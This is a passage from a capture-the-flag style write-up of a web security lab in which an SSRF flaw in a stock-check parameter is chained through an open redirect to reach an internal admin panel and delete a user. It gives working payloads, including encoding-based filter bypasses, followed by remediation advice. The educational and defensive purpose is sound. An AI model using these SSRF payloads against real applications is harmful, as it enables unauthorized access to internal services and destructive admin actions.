
Idea:
Use stockApi to call nextProduct, which then redirects internally to admin.
So I constructed:
stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin
5. SSRF → Admin Page Retrieval
I sent the crafted payload through Burp Repeater:
POST /product/stock
stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin
This time, the server successfully followed the redirect internally, and returned the admin HTML inside the SSRF response.


Inside this response, I saw:
/admin/delete?username=wiener
/admin/delete?username=carlos

The SSRF pivot worked perfectly — I now had remote access to the internal admin panel.
6. Final Exploit — Deleting carlos
I upgraded the payload to directly call the admin delete endpoint:
stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos
Final request:
POST /product/stock HTTP/2
Content-Type: application/x-www-form-urlencoded

stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos
The server returned:
User deleted successfully!

The lab interface showed:
Congratulations, you solved the lab!
Raw HTTP Evidence
Stock check request
POST /product/stock
stockApi=/product/stock/check?productId=1&storeId=1
Valid open redirect
GET /product/nextProduct?path=https://www.google.com/→ 302 Found
SSRF to internal admin
POST /product/stock
stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin
→ Response includes user list
Final delete
POST /product/stock
stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos
→ User deleted successfully
Why This Vulnerability Exists
The SSRF happens because of two weak components interacting:
1. SSRF Endpoint (stockApi)
- Accepts attacker-supplied URLs
- Performs unauthenticated server-side requests
- Follows redirects automatically
2. Open Redirect Endpoint (nextProduct)
- Accepts arbitrary URLs in
path= - Redirects without validation
- Enables redirect chaining
3. No Access Control on Internal Admin
/adminand its delete endpoints perform sensitive operations without authentication
Combined Impact
SSRF + Open Redirect = Full internal admin takeover
Remediation Recommendations
1. Strict URL whitelisting
Allow only explicit, trusted domains:
https://stock-checker.example.com/*
2. Disable automatic redirect following
Prevent redirect chains that bypass filtering.
3. Fix the open redirect
Validate path= against a strict whitelist or block external URLs.
4. Add RBAC to admin endpoints
Every admin action must require authentication.
5. Strengthen SSRF defenses
- Block private IP ranges
- Enforce protocol restrictions
- Normalize + canonicalize URLs
- Reject encoded tricks
Lessons Learned
This lab showed me how dangerous it is when two seemingly harmless features interact:
- Redirect endpoints
- SSRF-capable backend fetchers
- Weak URL validation
Even if the SSRF endpoint blocks internal hosts directly, an open redirect can completely bypass those protections.
The safest approach is layered defense, not relying on a single filter.
Alternate Exploitation Methods — Encoding-Based SSRF Bypasses
After solving the lab using the open redirect chain, I tested additional methods to understand how flexible the filter was.
All the following methods also work reliably on fresh lab instances.
Method 2A — Double URL Encoding
Admin Panel
stockApi=/product/nextProduct?currentProductId=1%2526path%253Dhttp%253A//192.168.0.12%253A8080/adminDelete carlos
stockApi=/product/nextProduct?currentProductId=1%2526path%253Dhttp%253A//192.168.0.12%253A8080/admin/delete%253Fusername%253DcarlosWhy it works: double-decoding reconstructs the forbidden internal URL after filtering.
Method 2B — Mixed Encoding
Admin Panel
stockApi=/product/nextProduct?currentProductId=1%26path%3Dhttp%3A%2F%2F192.168.0.12%3A8080%2FadminDelete carlos
stockApi=/product/nextProduct?currentProductId=1%26path%3Dhttp%3A%2F%2F192.168.0.12%3A8080%2Fadmin%2Fdelete%3Fusername%3DcarlosWhy it works: encoded : / = bypass naive blacklist filters.
Method 3 — Fragment (#) Injection
Admin Panel
stockApi=/product/nextProduct?currentProductId=1%26path=http://192.168.0.12:8080/admin%23fragmentWhy it works: the filter often ignores everything after a fragment, but the backend still fetches the full URL after redirect resolution.